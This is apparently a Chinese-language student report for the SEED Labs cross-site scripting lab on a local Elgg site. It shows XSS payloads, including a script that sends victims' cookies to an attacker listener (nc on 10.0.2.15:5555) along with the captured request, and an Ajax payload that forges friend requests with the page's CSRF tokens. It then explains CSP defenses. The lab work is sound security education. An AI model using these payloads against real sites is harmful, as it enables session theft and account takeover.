# 环境准备

1. `sudo vim /etc/hosts`，以root权限修改域名IP映射文件；
2. docker 配置

```
# 在docker-compose.yaml所属目录下编译
docker-compose build
# 运行容器
docker-compose up
# 查看是否开启成功
docker ps -a
```

3. 火狐插件：HTTP Header Live


# Task

## Task1

选择一个用户(Boby)登录系统，修改用户信息Profile，在Brief Description一栏中插入XSS代码：

```
<script>alert('XSS Task1');</script>
```

切换用户Alice，查看Boby的用户信息界面，弹出弹窗：





## Task2

修改Alice的Profile-Brief description

```
<script>alert(document.cookie);</script>
```

登录boby查看Alice的Profile，弹出boby当前的cookie




## Task3

找到攻击者的IP(自己的10.0.2.15)，插入xss代码：

```
<script>document.write('<img src=http://10.0.2.15:5555?c='
+ escape(document.cookie) + ' >');</script>
```

本地开启监听：`nc -lknv 5555`

访问Profile时攻击端接收到包含cookie数据的HTTP请求信息：

```
[11/11/22]seed@VM:~$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 36052
GET /?c=Elgg%3Ddrl4ntri65bnfrnlqaj3kg9ud2 HTTP/1.1
Host: 10.0.2.15:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/boby
```

# Task4


查看合法的添加Friends-Samy的请求：

Request Headers (547 B) Raw

```
GET /action/friends/add?friend=59&__elgg_ts=1668177371&__elgg_token=gf3BfvCWuCttJWILpkSyGw&_
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=drl4ntri65bnfrnlqaj3kg9ud2
```

构造xss代码：见task4.js

登录Samy，修改Profile，将构造的代码放入About me文本框中(以HTML的形式，而不是富文本)。登录Alice，查看Samy的个人主页，一进入Profile，网页会自动发起添加Samy为朋友的请求，点开Friends就可以看到已经添加成功了：




Question：

- ts和token是发起添加朋友的请求的必要参数，能够验证请求者的身份；
- 如果About me只能输入富文本，提交的js代码如下，通过截获包并修改post数据也可以达到如上效果

```
-----------------------------166071740337127795482999490
Content-Disposition: form-data; name="description"

<p><script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>&lt;script type="text/javascript"&gt;<br />
window.onload = function () {<br />
var Ajax=null;<br />
var ts="&amp;__elgg_ts="+elgg.security.token.__elgg_ts;<br />
var token="&amp;__elgg_token="+elgg.security.token.__elgg_token;<br />
//Construct the HTTP request to add Samy as a friend.<br />
var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token; //FILL IN<br />
//Create and send Ajax request to add friend<br />
Ajax=new XMLHttpRequest();<br />
Ajax.open("GET", sendurl, true);<br />
Ajax.send();<br />
}<br />
&lt;/script&gt;</p>
```

## Task5

查看修改profile的正常请求，获取到url和传参信息

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------140625350728194971491294602 32
Content-Length: 2963
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=g5kqlmbnhnggrc2ht9isnq7f9n
Upgrade-Insecure-Requests: 1
__elgg_token=Vdkp4mTxgOHBfAAGZr15FQ&__elgg_ts=1668179901&name=Samy&description=&access
POST: HTTP/1.1 302 Found
```

构造xss代码(自动修改profile)，见task5.js


- samyGuid:登录samy，在控制台输出

```
>> console.log(elgg.session.user.guid)
59
```

- `if(elgg.session.user.guid!=samyGuid)`是判断是否为攻击者自己，不能误伤了自己。

登录Alice查看Samy主页，自动发起edit请求：


查看Alice的主页，interests一栏已被修改为badminton





# Task6

构造xss代码见task6.js，主要是添加了根据id获取标签内内容并作为修改内容。

登录Alice查看Samy，Alice被传播




登录Boby查看Alice，Boby被传播




## Task7

根据前面修改的/etc/hosts文件，我们得到三个网址：www.example32a.com，www.example32b.com，www.example32c.com. OK表示script执行成功。


### 7.1 访问这三个网址

www.example32a.com：全部为OK，因为没有任何防护措施



www.example32b.com：只有4和6是OK，在配置文件中导入了CSP头部


```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com \
           "
</VirtualHost>
```



www.example32c.com：只有1，4，6是OK，通过php文件导入了CSP头部

```
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' *.example70.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>
```




## 7.2 点击页面按钮

- a:弹出js代码执行成功的弹窗，因为没有CSP保护；
- b:无响应，有CSP header
- c:无响应，有CSP header

## 7.3 修改Apache配置文件


修改image_www/apache_csp.conf，添加`*.example60.com`:

pen apache_csp.conf ~/Documents/Labsetup/image_www Save

```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com *.example60.com \
          "
</VirtualHost>
```

暂停容器，**docker-compose build**重新配置docker，**docker-compose up**开启。

再次访问www.example32b.com，发现Area5变成了OK





## 7.4 修改php文件

修改image_www/csp/phpindex.php文件，添加`'nonce-222-222-222'  *.example60.com`

Open  phpindex.php ~/Documents/Labsetup/image_www/csp  Save

```
1 <?php
2   $cspheader = "Content-Security-Policy:".
3                "default-src 'self';".
4                "script-src 'self' 'nonce-111-111-111'
  'nonce-222-222-222' *.example60.com *.example70.com".
5                "";
6   header($cspheader);
7 ?>
8
9 <?php include 'index.html';?>
```

重启docker步骤类似7.3，再次访问www.example32c.com：




## 7.5 解释CSP防止XSS攻击的原理

CSP 本质上是建立白名单，规定了浏览器只能够执行特定来源的代码；即使发生了xss攻击，也不会加载来源不明的第三方脚本。Task7中的Area1~7全是内嵌的JavaScript代码，因此引入CSP Header后将不会执行，只能通过设置白名单(Content-Security-Policy)来确认哪些脚本可放行。